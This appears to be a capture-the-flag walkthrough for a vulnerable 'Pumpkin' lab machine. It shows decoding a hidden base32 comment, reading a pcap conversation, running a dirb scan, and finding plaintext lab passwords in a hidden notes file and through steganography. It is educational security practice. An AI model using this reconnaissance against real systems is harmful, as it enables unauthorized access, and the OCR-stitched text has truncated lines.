
view-source:http://192.168.56.106/pumpkin.html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Pumpkin</title>
<link rel="icon" href="images/favicon.ico" type="image/gif" sizes="16
<link href="css/demo-page.css" rel="stylesheet" type="text/css" />
</head>

<body>
</br>
<!-- F5ZWG4TJOB2HGL3TOB4S44DDMFYA==== -->
</br>
<center><img src="images/jack.png"/></center>
</br></br>
<h3>Jack used to purchase seeds from the best-sellers and Morse is one
<h3>To contact sellers, he used to go online using public internet.</
<h3>Let's go get the seeds to raise healthy <a href="underconstructio
</body>
</html>
```

Parrot Terminal

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkinraising]
└──╼ $echo F5ZWG4TJOB2HGL3TOB4S44DDMFYA==== | base32 -d
/scripts/spy.pcap┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkinraising]
└──╼ $
```

after downloading and opening the pcap file there was numerous packets that have been flown. so checked the tcp stream and
from their i found second seed 50609



tcp.stream eq 0

```
No.  Time          Source          Destination     Protocol Length Info
   1 0.000000      192.168.0.126   192.168.0.112   TCP      74 38944 → 3535 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSva
   2 0.000037      192.168.0.112   192.168.0.126   TCP      74 3535 → 38944 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_
   3 0.000393      192.168.0.126   192.168.0.112   TCP      66 38944 → 3535 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3750617263 TS
   4 62.247408     192.168.0.126   192.168.0.112   TCP     150 38944 → 3535 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=84 TSval=3750679
   5 62.247598     192.168.0.112   192.168.0.126   TCP      66 3535 → 38944 [ACK] Seq=1 Ack=85 Win=29056 Len=0 TSval=2185769250 T
   6 108.947144    192.168.0.112   192.168.0.126   TCP     112 3535 → 38944 [PSH, ACK] Seq=1 Ack=85 Win=29056 Len=46 TSval=218581
   7 108.947509    192.168.0.126   192.168.0.112   TCP      66 38944 → 3535 [ACK] Seq=85 Ack=47 Win=29312 Len=0 TSval=3750726155
   8 203.901507    192.168.0.126   192.168.0.112   TCP     125 38944 → 3535 [PSH, ACK] Seq=85 Ack=47 Win=29312 Len=59 TSval=37508

› Frame 4: 150 bytes on wire (1200 bits), 150 byte
› Ethernet II, Src: PcsCompu_e7:c5:9d (08:00:27:e7
› Internet Protocol Version 4, Src: 192.168.0.126,
› Transmission Control Protocol, Src Port: 38944,
› Data (84 bytes)

0000  e8 04 62 89 03 db 08 00  27 e7 c5 9d 08 00
0010  00 88 78 66 40 00 40 06  3f cb c0 a8 00 7e
0020  00 70 98 20 0d cf e6 94  82 3e 51 10 d1 fd
0030  00 e5 eb 12 00 00 01 01  08 0a df 8e d3 b6
0040  3e 19 48 65 79 20 4a 61  63 6b 2c 20 52 6f
0050  72 74 20 68 61 73 20 67  69 76 65 6e 20 6d
0060  79 6f 75 72 20 63 6f 6e  74 61 63 74 2e 20
0070  6d 20 73 75 72 65 20 49  20 68 61 76 65 20
0080  65 20 73 65 65 64 73 20  74 68 61 74 20 79
0090  20 77 61 6e 74 0a
```


Wireshark · Follow TCP Stream (tcp.stream eq 0) · spy.pcap

```
Hey Jack, Robert has given me your contact. I'm sure I have the seeds that you want
Hi Mark, I'm greatful that you have the seeds
Please share the seed ID so that I can get you exact seeds
Sure, 50609 is the ID
Thank you, I have the seeds. You'll get your seeds in a couple of days
Thank you so much Mark
You're welcome
```

4 client pkts, 3 server pkts, 6 turns.


Entire conversation (320 bytes) — Show and save data as: ASCII — Stream: 0

and now we did a directory scan
dirb http://192.168.56.106



```
URL_BASE: http://192.168.56.106/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.106/ ----
==> DIRECTORY: http://192.168.56.106/css/
==> DIRECTORY: http://192.168.56.106/hidden/
==> DIRECTORY: http://192.168.56.106/images/
+ http://192.168.56.106/index.html (CODE:200|SIZE:2526)
+ http://192.168.56.106/robots.txt (CODE:200|SIZE:1217)
==> DIRECTORY: http://192.168.56.106/scripts/
+ http://192.168.56.106/server-status (CODE:403|SIZE:215)

---- Entering directory: http://192.168.56.106/css/ ----

---- Entering directory: http://192.168.56.106/hidden/ ----

---- Entering directory: http://192.168.56.106/images/ ----
+ http://192.168.56.106/images/favicon.ico (CODE:200|SIZE:1406)

---- Entering directory: http://192.168.56.106/scripts/ ----

-----------------
END_TIME: Tue Jun 23 10:00:14 2020
DOWNLOADED: 23060 - FOUND: 4
┌─[baz@parrot]─[~]
└──╼ $
```


From the directory scan we got some useful directories which could give more hints and we navigated to hidden directory.
this directory contained credentials which could help us to login the users using ssh subsequently.
http://192.168.56.106/hidden/notes.txt
Robert: C@43r0VqG2=
Mark: Qn@F5zMg4T
goblin: 79675-06172-65206-17765



Mozilla Firefox
(19) WhatsApp
Mission-Pumpkin
192.168.56.106/robots.txt
Official Video: Humn
192.168.56.106/hidden/note
192.168.56.106/hidden/note.txt

```
Robert : C@43r0VqG2=
Mark : Qn@F5zMg4T
goblin : 79675-06172-65206-17765
```


From the dirb we got to know it contains robots.txt
when explored we got a lots of directories after enumerating one by one we found something interesting
we found another important file /underconstrution.html as shown below. So, we have explored the source code of the web page and noted hint for an image.



```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images

# Directories
Disallow: /includes/
Disallow: /scripts/
Disallow: /js/
Disallow: /secrets/
Disallow: /css/
Disallow: /themes/

#Images
Allow: /images/*.gif
Allow: /images/*.jpg

# Files
Disallow: /CHANGELOG.txt
Disallow: /underconstruction.html
Disallow: /info.php
Disallow: /hidden/note.txt
Disallow: /INSTALL.mysql.txt
Disallow: /seeds/seed.txt.gpg
Disallow: /js/hidden.js
```

after exploring the source code it showed jackolantern is under images and quickly explored that directory and downloaded it using wget

after downloading we used stegosuite to extract the information embedded in this file.




1 embedded files 106 B

decorative.txt 106 B

Qn@F5zMg4T

